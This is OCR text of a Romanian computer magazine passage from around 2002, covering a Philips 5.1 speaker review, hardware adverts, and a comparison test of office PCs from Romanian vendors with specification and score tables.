Dacă este să vorbim despre o soluție audio 5.1 de buget redus, sistemul Philips A2.160 este o deosebit de reușită îmbinare a calității cu prețul. Puterea pe fiecare satelit este de 5 Watt RMS (cu un singur difuzor pe satelit, precum la Creative Inspire), iar pe subwoofer de 30 Watt RMS (și chiar se simt acei 30 Watt!). Funcțiile puse la dispoziție sunt spartane: un control de volum așezat, interesant, pe frontonul satelitului de centru, un comutator de pornire/oprire precum și un control separat de volum pentru subwoofer. Calitatea audio oferită de sistemul Philips A2.160 este una excelentă, raportat la preț, acest sistem audio dovedind o surprinzătoare capacitate de a face față oricărui stil muzical, de la metale grele la muzica de cor. O asemenea abilitate audio se datorează faptului că sistemul Philips A2.160 are un comportament onorabil pe întregul spectru de frecvențe audibile, fără a manifesta puncte sensibile, de atenuare. Înaltele și mediile sunt redate plăcut, iar joasele sunt foarte „solide" și clare – nota 10 pentru subwoofer-ele Philips (cei care își amintesc sistemul Microsoft DSS80 cu subwoofer Philips Woox știu despre ce vorbesc...). Pentru un sistem audio de desktop, remarc și volumul puternic al sunetului oferit de Philips A2.160, fără a se ajunge la distorsiuni. Pe de-a-ntregul, sistemul Philips A2.160 dovedește o calitate a sunetului și construcției de negăsit până acum la sistemele 5.1, în zona de preț din apropierea sutei de dolari, unde pare a fi momentan campion. (M.G.)


Evaluare CHIP

+calitate audio; +calitate subwoofer; +preț

Ofertant: Atlas Computer
Telefon: 021-3227006; **Preț:** 85 USD



SAMSUNG
IMPREUNA CU NOUA FAMILIE
PROFESIONALA
SyncMaster
MagicBright
Echilibrand arta de a trai prin lucru, oferind stralucirea
care nu poate fi gasita la monitoarele comune,
SAMSUNG face inca un pas in noua zona de divertisment
cum ar fi HDTV, DVD, 3-D Games, Internet
adaugand imaginii consitenta si luminozitatea culorii reale
DECK Computers
DISTRIBUITOR OFICIAL SAMSUNG
SAMSUNG on line
www.samsung-monitor.ro
www.samsungelectronics.ro
SAMSUNG DIGITall
everyone's invited™



Clasa „Business" conține tot sisteme de birou

Din nou 16

Numărul 16 pare să ne urmărească. Probabil acesta este motivul pentru care și în acest test am avut tot 16 participanți. Din fericire, și de această dată sunt (și) alții...

Nici n-au plecat bine reprezentanții firmelor care ne-au trimis la teste sistemele high-end, că o altă invitație a fost expediată firmelor producătoare de sisteme, de această dată una care se referea la sistemele pentru birou. Condiționarea dotărilor hardware și software s-a făcut ținând cont de specificul unei astfel de munci. În ce fel, veți vedea în ceea ce urmează.

Office sau Business?

Sunt mulți care afirmă că un procesor Pentium 4 la 2 GHz sau un AMD XP 2000+ este mult prea puternic pentru un calculator de birou, argumentând afirmațiile lor cu natura pachetelor de tip „office", care nu necesită o putere de calcul atât de mare. Cel mai elocvent exemplu în acest sens ar fi larg răspânditul Microsoft Office (cine n-a folosit MS Word sau MS Excel?). Însă tendințele actuale în aria software-ului arată o puternică orientare către mai noile soluții Microsoft, cum ar fi oferta XP: sistemul de operare Windows XP, la care se adaugă pachetul Office XP. Este evident că o astfel de combinație se dovedește mult mai exigentă la hardware-ul din sistemul pe care va rula, fiind incomparabil mai pretențioasă decât bătrânul Windows 98, care făcea un tandem atât de reușit Office 97: mic și rapid.

Trebuie să lăsăm la o parte prejudecățile de genul „a...da, office, adică secretara aia blondă care tasta în Word și mai rezolva și un... Solitaire" și să admitem că există suficiente programe office care ne pun la reală încercare procesorul (și uneori nervii). Dacă ați avut ocazia să lucrați cu baze de date suficient de mari, știți la ce ne referim. Cine a avut răbdarea de a rula un SysMark 2001 pe propriul calculator, a fost probabil surprins să constate cât de mult timp ia Access-ului să prelucreze, de exemplu, niște interogări între diferite tabele mai măricele.

Deci un procesor puternic și un minim de 256 MB DDRAM sunt necesari, mai ales dacă intenționați să rulați și aplicațiile care se găsesc în prima parte a benchmark-ului SysMark 2001 (Internet Content Creation), adică Adobe Photoshop sau Media Encoder, Flash etc., deși acest lucru transformă banalul sistem „office" într-unul din clasa „business", așa cum s-a și întâmplat în cazul testului nostru.

Considerații asupra necesităților

Chiar dacă harddisk-urile actuale au depășit de mult bariera celor 100 de GB, nu credem că un Office Manager, oricât de activ ar fi și chiar dacă ar avea o multitudine de liste cu clienți și baze de date interminabile, ar avea nevoie de un spațiu de stocare mai mare de 40 GB. Evident că nu intră în discuție problema stocării MP3-urilor indispensabile multora dintre noi, sau a filmelor DivX, dar nu asta este principala activitate într-un birou. Sau este? :) Iată de ce limitarea impusă capacității discurilor a fost de 40 GB. Și, pentru că ergonomia unui sistem este foarte grav afectată de un monitor mai puțin performant, acesta a avut un loc aparte în protocolarea sistemelor, deși singura limitare avută la acest capitol a fost diagonala de 17", care nu mai este tocmai în vogă (dar scade prețul sistemelor). Există oricum destule monitoare de 17 țoli care oferă ergonomia dorită. Evident, cu cât monitorul în cauză are un refresh mai mare, cu atât ochii utilizatorilor vor avea mai puțin de suferit. Mai ales că în majoritatea cazurilor, aceștia stau „lipiți" de ecranul monitorului 8-10 ore, poate câteodată chiar mai mult, spre deosebire de un sistem de tip home. Tot din dorința de a limita prețul, nici plăcile grafice nu au fost „ultimul răcnet", deoarece munca office este (perfect) paralelă cu tot ceea ce înseamnă 3D. Deci, singurele modele care au trecut prin „filtrul configurației" au fost cele care sunt mai sărace în funcții 3D (deși în ultima vreme este imposibil de găsit așa ceva), cum ar fi ATI Radeon 7500 și Matrox G550. Bineînțeles munca la birou nu exclude posibilitatea folosirii unui cip video încorporat, așa cum a fost de

exemplu Intel Extreme Graphics.

Desigur, oricare PC are nevoie și de o unitate de citire optică. Piața unităților optice de stocare nu a adus schimbări radicale în ultimul an și, deși unitățile RW sau combo (RW/DVD) au suferit scăderi drastice de preț, am optat pentru clasica unitate CD-ROM. Poate această alegere constituie o surpriză pentru unii dintre dumneavoastră, însă multe firme apelează la această soluție, din motive mai mult sau mai puțin ridicole (securitatea și confidențialitatea datelor, de exemplu).

Și dacă tot suntem în zona dispozitivelor I/O, nu putem trece peste componenta cheie într-o firmă: indispensabila placă de rețea. Imaginați-vă timp de un minut, munca unui biet administrator de rețea, care aleargă în sus și-n jos într-o clădire cu câteva etaje, cu o cutie de dischete, pentru a copia un kit de pe un calculator pe altul... ei nu, nici chiar așa. Nu, cu siguranță nu există o firmă cu mai multe calculatoare unde să se fi trecut peste necesitatea unei rețele.

Cerințele software

În orice firmă, indiferent de numărul angajaților, se poate întâlni situația în care mai mulți angajați utilizează același sistem. În acest caz, este important ca PC-ul cu pricina să conțină pe harddisk-ul său un sistem de operare stabil și care să asigure în același timp un anumit nivel de securitate a datelor fiecărui angajat. Am optat în acest sens pentru Windows XP, în primul rând datorită faptului că acesta cunoaște o răspândire din ce în ce mai mare, fiind și capabil să satisfacă atât cerințele utilizatorului (pe care tocmai le-am amintit), cât și pe cele ale unei rețele mari de PC-uri. De asemenea, în afara sistemului de operare (corect instalat) pe nici unul dintre calculatoarele testate nu s-a găsit nici un alt program, iar pentru evitarea eventualelor interferențe în rularea benchmark-urilor toate sistemele de operare care nu erau deja activate, au fost activate înaintea începerii testului.


Decebal Schiller, Francisc Kurko, Vasile Prodan, Ionuț Boicu, Radu Fedoreanu

Sistemele testate

Tape Computer Atlantis Business

De această dată, Atlantis-ul firmei Tape s-a dovedit imbatabil. Cea mai bună notă la capitolul performanță, cele mai bune note la construcție și service precum și alte două note foarte mari (la configurație și documentație) au generat un scor pe care nici un alt PC prezent în testul nostru nu s-a dovedit capabil să îl depășească. Acest lucru este absolut normal, având în vedere componentele alese






pentru construcția Atlantis-ului. Una dintre cele mai performante plăci de bază semnate Abit a susținut un procesor AMD Athlon XP 2000+ (parcă special fabricat pentru aplicațiile de tip office). Sistemul grafic a fost asigurat de o placă grafică Matrox Millenium G550 și de un monitor Iiyama HM703UT. Placa Matrox s-a dovedit capabilă să compenseze lipsa a 32 de MB de memorie RAM prin viteza de care a dat dovadă în aplicațiile 2D.

Performanța pe care Atlantis Business a demonstrat-o se explică și prin prezența memoriilor Mushkin DDR400 CL2 care au asigurat o lățime de bandă aproape incredibilă pentru procesoarele AMD. Subsistemul de stocare a fost asigurat de un harddisk Maxtor DiamondMax Plus8 și de un lector de CD-uri Samsung SC-152L.

Toate aceste componente au fost frumos asamblate într-o carcasă purtând marca Chieftec și împreună merită cu prisosință un CHIP TIP. Desigur, la o asemenea dotare, prețul poate fi oricum, numai mic nu.

Caro C-One A2000D






Pentru cei ce încă nu știu, pe piața românească se găsește încă o firmă de renume în domeniul carcaselor pentru PC. Aceasta se numește Antec și produce carcase care nu au nici un fel de legătură cu sume de 20-30 USD. Chiar dacă acestea sunt (mult) mai scumpe decât cele cu care suntem obișnuiți cu toții, ele își merită fiecare bănuț. Într-o astfel de carcasă orice procesor este răcit corect, iar puterea la care este cotată sursa este chiar cea reală. Urmarea este o stabilitate crescută a sistemului, chiar dacă acesta este construit cu un procesor AMD despre care se știe foarte bine că este un mare generator de căldură. C-One a fost construit folosind o astfel de carcasă Antec. În ea se găseau un mainboard Gigabyte GA-7VAX, un procesor AMD Athlon XP 2000+, 256 MB DDRAM Corsair 400 CL2 și o placă grafică cu chipset ATI Radeon 7500. În completare, harddisk-ul IBM 120GXP a asigurat o bună viteză de transfer a datelor (dar nu la nivelul noului Maxtor), iar monitorul Iiyama HM704UTC a completat cu succes sistemul. Chiar dacă C-One A2000D nu s-a dovedit capabil să atingă performanța sistemului prezentat de Tape Computer, vă asigurăm că și el merită toată atenția.

UltraPRO PROFESSIO

PROFESSIO este reprezentantul procesoarelor firmei Intel care s-a dovedit cel mai capabil pentru a ține piept rapidelor procesoare AMD Athlon. Performanța acestuia nu trebuie să vă mire, pentru că procesorul Intel a fost montat pe o placă de bază Gigabyte cu chipset i845PE, ale cărei capabilități la capitolul viteză sunt greu de ignorat. În plus lățimea de bandă pe care acest chipset Intel o pune la dispoziția procesorului este mult superioară concurenților AMD, ceea ce explică în bună măsură performanța lui PROFESSIO, chiar dacă memoria folosită a fost doar un modest DDR266 și nu un rapid DDR400. Nu avem a aduce reproșuri nici celorlalte componente: harddisk Seagate Barracuda ATA IV, un Radeon 7500 (dotare aproape standard în ceea ce privește placa grafică), un CD-ROM LG CRD 8521B și un monitor AOC 7A+ (foarte potrivit aplicațiilor de birou). Carcasa folosită a fost un Chieftec Dragon Black Series, ceea ce dovedește că în ultima vreme firmele din România au început să folosească beneficiile aduse de calitatea indiscutabilă oferită de carcasele mai scumpe. De menționat și ergonomia construcției care, tot datorită carcasei, a avut una dintre cele mai mari note.






Depozitul de Calculatoare Pretender

Foarte asemănător cu sistemul oferit de firma UltraPRO, Pretender este o nouă dovadă că în configurația adecvată un procesor Pentium 4 la 2 GHz poate face față cu succes rivalului AMD XP 2000+. Diferențele față de calculatorul prezentat anterior constau în primul rând în alegerea brand-urilor. ASUS în loc de Gigabyte, Powermagic în loc de Gigabyte și IBM în loc de Seagate, dar circuitele integrate sunt în principiu aceleași (o versiune diferită de i845 - pentru placa de bază, dar același Radeon 7500 cu memorii DDR în placa grafică). Am remarcat prezența unui modul de memorie DDR Kingston PC2700 CL2, dar acesta nu a putut funcționa la viteza lui normală din cauză că chipsetul i845 în combinație cu un procesor la frecvența de 2 GHz folosește bus-ul la viteza maximă de 266 MHz.





Era deci normal ca cele două sisteme să fie cotate în testul nostru foarte apropiat. O nouă apariție pe piața românească este monitorul RoverScan, cu care acest sistem a fost dotat. Acesta este construit de către Chuntex Corporation și se folosește de platforma liniei CTX PR, adică un tub Sony Trinitron.

Elsaco Panther XP2000

„Pantera" oferită de Elsaco Electronic atrage atenția în primul rând prin carcasa ThermalTake: culoarea neagră, designul atractiv specific producătorului



Ce este sistemul pentru birou?

Am hotărât să descriem mai îndeaproape acest gen de sisteme, pentru că am constatat că, în ceea ce-l privește, există mari confuzii. Cu alte cuvinte, pe meleagurile noastre, oricare român care încearcă să-și cumpere „un sistem pentru office, dar ceva mai performant..." se alege în cele din urmă cu un sistem din clasa numită „business" (mai performant, dar mai scump). Natural, acesta este motivul pentru care o rețea a vreunei firme mari costă infernal de mult, din moment ce este compusă numai din sisteme din această clasă. Așadar, un sistem pentru birou trebuie să fie astfel dimensionat încât productivitatea celui care lucrează cu ajutorul lui să nu fie afectată.

Și, ținând cont de faptul că în acest gen de muncă principalul bottleneck al unui PC se găsește în fața monitorului, se poate ajunge lesne la concluzia că nu performanța contează pentru acest tip de sisteme. Deci, un astfel de sistem ar trebui să fie dotat cu destulă zgârcenie. Iar această zgârcenie poate atinge uneori cote care amintesc de Hagi Tudose.

Așadar, pentru un sistem care să intre clar în categoria „office" (nu „business"), în afara carcasei (de dorit ca aceasta să fie cât mai mică), a unui harddisk și a unei cantități de memorie care se stabilește în funcție de sistemul de operare dorit (valabil și pentru viteza procesorului), mai avem nevoie doar de un monitor, o tastatură și un maus. Oricare alt periferic (placă video, de rețea, de sunet, modem etc) ar trebui să fie integrat pe placa de bază. Spre exemplu, pentru lucrul cu Office XP și sistemul de operare Windows XP recomandarea noastră ar fi: un procesor cu frecvența (reală) de cel puțin 1.333 MHz, 256 MB RAM (eventual chiar SDRAM), un disc cu capacitatea de minim 20 GB și o carcasă mică, dar „de firmă". Plăci de bază care să aibă totul integrat se găsesc destule, iar monitorul, tastatura și mausul nu reprezintă chiar o problemă.

O rețea care să conțină doar astfel de sisteme (obligatoriu identice) este ușor de administrat și întreținut atât hardware, cât și software. Acesta este și motivul pentru care ofertele marilor firme internaționale producătoare de PC-uri conțin, în cazul sistemelor „office", procesoare foarte puternice asociate cu memorii SDRAM și plăci grafice de tip TNT2 M64.

Circulaţi, vă rugăm, pe banda 16X!

www.pro.ro



Şi nu e puţin lucru! Cyber Drive introduce primul CD-RW care re-scrie CD-uri la viteze de 2.400KB/s.



Interfaţa E-IDE/ATAPI
2MB cache buffer
Transfer data rate: write = 6.000 KB/s
rewrite = 2.400 KB/s
read = 7.200 KB/s
Random acces time: 100 ms

CYBER DRIVE

unic distribuitor: ProVision

*Tehnologie specială: Double Suspension System prin care se reduc la minim vibraţiile în timpul funcţionării

Alături de caracteristicile unui CD-RW performant, pe care şi le doreşte orice cunoscător, modelul CD078D se impune şi printr-o prezenţă deosebită în magazine (ambalaj, manual de utilizare, cablu, sistem de montaj, soft-uri utilitare).



CD-RW CD088D

- E-IDE/ATAPI Interface
- 2MB cache buffer
- transfer data rate: write = 48X
 rewrite = 16X
 read = 48X (max)
- random acces time: 100 ms



CD-ROM 52X CD526D

- 52X maximum data transfer (7800 KB/s)
- E-IDE/ATAPI Interface
- 128 KB cache buffer
- acces time: 75 ms
- disk rotation speed - CD-ROM/CD-R = 10.000 rpm
- CD-RW = 5.000 rpm
- CD-DA/Video CD = 2.000 rpm
- kit includes: CD526D CD-ROM drive, user manual, audio cable



DVD-ROM DM168D

- 16X speed (21.600 KB/s) data transfer rate (DVD-ROM)
- 48X speed (7.200 KB/s) data transfer rate (CD-ROM)
- E-IDE/ATAPI Interface
- 512 KB cache buffer
- support reading CD-R/DVD-R
- access time: DVD-ROM = 100 ms
 CD-ROM = 90 ms
- disk rotation speed:
 DVD-ROM = 10.000 rpm
 CD-ROM = 10.000 rpm
- kit includes: DM168D DVD-ROM drive user manual, audio cable

Value added distributor


ProVision IT DISTRIBUTION

Build your confident efuture

p-ţa Alba Iulia, nr 8, bl i7, sc 3, et 2, ap 50-52, sector 3, Bucureşti, 70700 România, tel: (+4 01) 321.1568, fax: (+4 01) 323.6570, www.pro.ro, provision@pro.ro

parteneri autorizaţi: Elektroweigl - Cluj, tel: 064/433.715, Warpnet Computers - Suceava, tel: 030/521.301

Nume sistem	Atlantis Business	C-One A2000D	PROFESSIO
Ofertant	Tape Computer	Caro Group	UltraPRO
Telefon	021-3302392	021-3137109	021-2117090
Web	www.tape.ro	www.caro.ro	www.ultrapro.ro
Preţ PC fără OS, fără monitor / cu Windows XP Pro şi monitor CRT / preţ monitor TFT (USD fără TVA)	819 / 1255 / 408	658 / 1088 / 408	591 / 923 / 553
Procesor	AMD Athlon XP 2000+	AMD Athlon XP 2000+	Intel Pentium 4 2 GHz
Memorie	DDR 400 Mushkin	DDR 400 CL2 Corsair	DDR 266 PQI
Nume placă de bază	ABIT AT7 MAX 2	Gigabyte GA-7VAX	Gigabyte GA 8PE667
Nume placă grafică	Matrox G550	Gigabyte Radeon 7500	Gigabyte AR64 DH
Monitor CRT / Diagonală	Iiyama HM 703UT / 17"	Iiyama HM 704UTC / 17"	AOC 7A+ / 17"
Monitor TFT	Iiyama AX 3817UT	Iiyama AX 3817UT	AOC LM 700
Nume harddisk / Capacitate	Maxtor DiamondMax Plus8 / 40000	IBM 120 GXP / 40000	Seagate Barracuda ATA IV / 40000
CD-ROM	Samsung SC-152L 52x	Benq 656A-603 56x	LG CRD 8521B 52x
Nume placă de sunet / Tip	Realtek ALC650 integrată	Realtek ALC650 integrată	Intel ICH4 integrată
Nume placă reţea / Integrată	VIA VT6102 Rhine II / da	Realtek RTL8100BL / da	Jetway FastEthernet PCI Adapter / nu
Nume maus / Tip	A4Tech WOP-35 / Optic	Caro HTM-92W / Optic	A4Tech WOP 45 / Optic
Tastatură / Ergonomică	Microsoft Internet Keyboard / nu	Microsoft Natural Keyboard Pro / da	Chicony KB9900 / nu
Carcasă	Chieftec	Antec	Chieftec
Nota regularizată performanţă	32,61	32,31	31,64
Nota regularizată documentaţie	4,29	3,95	4,75
Nota regularizată configuraţie	24,15	25,00	24,32
Nota regularizată ergonomie/construcţie/calitate	30,00	29,26	29,51
Nota CHIP	**96,04**	**95,41**	**95,12**
Raport preţ/performanţă	**89,13**	**94,00**	**100,22**




şi, bineînţeles, o aerisire foarte bună a interiorului carcasei. Aşa cum se vede şi din numele sistemului, procesorul ce se ascunde sub cooler-ul de dimensiuni impresionante (produs tot de ThermalTake) este un Athlon XP 2000+, iar placa de bază ce-l „adăposteşte" este un Epox 8K5A2. Deoarece configuraţiile au fost destul de apropiate, memoriile alese au avut un rol aproape decisiv. Memoriile TwinMOS au avut un comportament exemplar, fiind depăşite doar de modulul DDR 400 CL2 Corsair cu care a venit „înarmat" Caro Group. Ne referim doar la sistemele AMD, ştiindu-se că chipseturile pentru procesoarele Intel au un mai bun control asupra memoriilor. Stocarea informaţiilor se face pe un Seagate Barracuda ATA IV, care de asemenea a avut un comportament bun în PC Mark 2002. Un astfel de sistem nu putea veni decât cu un monitor pe măsură, şi anume un Iiyama HM 704UTC. Scorul foarte bun din Office Productivity, de 201 puncte (al treilea) demonstrează forţa acestei Pantere şi-l recomandă ca unul dintre cele mai potrivite sisteme office, având şi un preţ rezonabil.

Maguay Office Xpert

Atenţia celor care au asamblat sistemul Office Xpert este „trădată" de meticulozitatea aranjării componentelor şi cablurilor în carcasa Chieftec. Alegerea şi aranjarea componentelor s-a făcut urmărind o cât mai bună aerisire a carcasei: cablurile IDE rotunde cu siguranţă nu alterează curenţii de aer din interior. Placa de bază aleasă nu putea fi decât un Intel, D845PESV, care deşi este construită în jurul chipset-ului i845PE, cu suport pentru memoriile DDR 333, nu a putut beneficia de lăţimea de






bandă a memoriilor DDR 333 Transcend. Asta din „vina" procesorului Pentium 4 la 2 GHz, care funcţionează pe bus de 400 MHz, configuraţie în care memoriile nu pot rula decât la 266 MHz. Cu această problemă s-au confruntat majoritatea „pretendenţilor" cu sisteme bazate pe soluţia Intel. Utilizatorul acestui sistem nu beneficiază numai de un sistem fiabil (plăcile de bază Intel, deşi nu cele mai rapide, se bucură de o fiabilitate cunoscută), dar şi de un service ireproşabil, ce asigură un lucru fără griji sau probleme de orice natură. Monitorul Iiyama HM 704UTC completează acest sistem. După cum se vede, nu se pune problema prezenţei unui monitor de calitate mai mică, mai ales fiind vorba de o muncă de birou ce înseamnă opt sau poate mai multe ore în şir petrecute în faţa ecranului. Iar ochii utilizatorului ar trebui să fie ceva fără preţ...

Pretender	Panther XP2000	Office XPert	OLYMPIC	Spotty XP2000
Depozitul de Calculatoare	Elsaco Electronic	Maguay	Atlas Computer	Spot Digital
021-2217377	0231-514278	021-2109809	021-3227006	021-4119913
www.itshop.ro	www.elsaco.com	www.maguay.ro	www.atlascomputer.ro	www.spot.ro
536 / 943 / 647	570 / 1000 / -	610 / 1040 / 620	757 / 1174 / 607	494 / 912 / 529
Intel Pentium 4 2 GHz	AMD Athlon XP 2000+	Intel Pentium 4 2 GHz	Intel Pentium 4 2 GHz	AMD Athlon XP 2000+
DDR Kingston 2700 C2	DDR 333 TwinMOS	DDR 333 Transcend	DDR 333 Mushkin	DDR 333 Winbond
ASUS P4B533-V	EPoX 8K5A2	Intel D845PESV	ABIT BE7	Albatron KX 400+ Pro
PowerMagic Radeon 7500	ATI Radeon 7500	Hercules 3D Prophet 7500 DDR	Gigabyte AR64 DH	PowerColor Radeon 7500
RoverScan RS 117 FD Trinitron / 17"	Iiyama HM 704UTC / 17"	Iiyama HM 704UTC / 17"	Philips 107P40 / 17"	Iiyama HM 703UT / 17"
Dell 170D	Sony S75	Iiyama AS4314UT	Philips 170S2B	Samsung 171S
IBM 120GXP / 40000	Seagate Barracuda ATA IV / 40000	Seagate Barracuda ATA IV / 40000	Maxtor DiamondMax Plus8 / 40000	IBM 120 GXP / 40000
ASUS 52X Max 52x	TEAC CD 520E 52x	Sony CDU 5221 52x	LG CRD 8521B 52x	LG GCR-8521B 52x
CMedia 8738 DX integrată	Realtek ALC650 integrată	Intel ICH4 integrată	Realtek ALC650 integrată	Realtek ALC650 integrată
Trendnet T100SE / nu	Rubytech 18394 Realtek / nu	Intel PRO 100 / da	Realtek RTL8100B / da	Asound AL100-M2 / nu
Microsoft Intellimouse / Mecanic	Microsoft Wheel Mouse Optical / Optic	Microsoft Intellimouse Optical / Optic	Microsoft Intellimouse Optical / Optic	Logitech M-BD 58 / Optic
Microsoft Internet Keyboard / nu	Microsoft Internet Keyboard / nu	Microsoft Natural Keyboard Pro / da	Microsoft Internet Keyboard Pro / nu	Turbostar KM 2601 / nu
Chieftec Scorpio	ThermalTake	Chieftec	Skyhawk Eagle AL4380	No Name
31,19	31,51	31,31	31,72	30,73
4,86	4,61	4,16	4,86	5,00
23,96	24,31	24,23	24,45	24,76
29,39	29,75	29,51	27,76	27,76
94,40	**94,33**	**94,21**	**92,94**	**92,30**
98,89	**96,56**	**94,98**	**89,76**	**98,88**

Atlas OLYMPIC

Învățând din „greșelile" trecutului, sistemul office cu care au venit reprezentanții firmei Atlas Computer este unul mult mai matur, drept dovadă și locul destul de bun pe care îl ocupă în clasament. Însă acest lucru s-a realizat sacrificând prețul acestuia, lucru ce se reflectă și în nota mică obținută la capitolul raport preț-performanță. Componentele sunt într-adevăr de calitate: placa de bază Abit BE7, cu chipset i845PE, memoriile Mushkin DDR 333 și unitatea de stocare cu interfața rapidă ATA133 Maxtor DiamondMax Plus 8. Placa de bază însă nu poate beneficia la maxim de harddisk, deoarece este dotată cu un chipset Intel, adică se „lovește" de pragul ATA100. Toate aceste componente au fost montate într-o carcasă Skyhawk Eagle AL4380 fabricată integral din aluminiu, cu un design atractiv, mai puțin obișnuit,





și care oferă suficient spațiu pentru orice tip de placă de bază.

Pentru o mai bună aerisire a acesteia, fabricantul a prevăzut un ventilator în imediata vecinătate a procesorului, ce trage aerul fierbinte venit dintre lamelele cooler-ului și îl elimină prin spatele carcasei. Sistemul este completat de monitorul Philips 107P40, cu o rezoluție maximă de 1900 x 1440, la care nu se pune problema asigurării refresh-ului de 85 Hz la 1280 x 1024 x 32.





Spot Digital Spotty XP2000

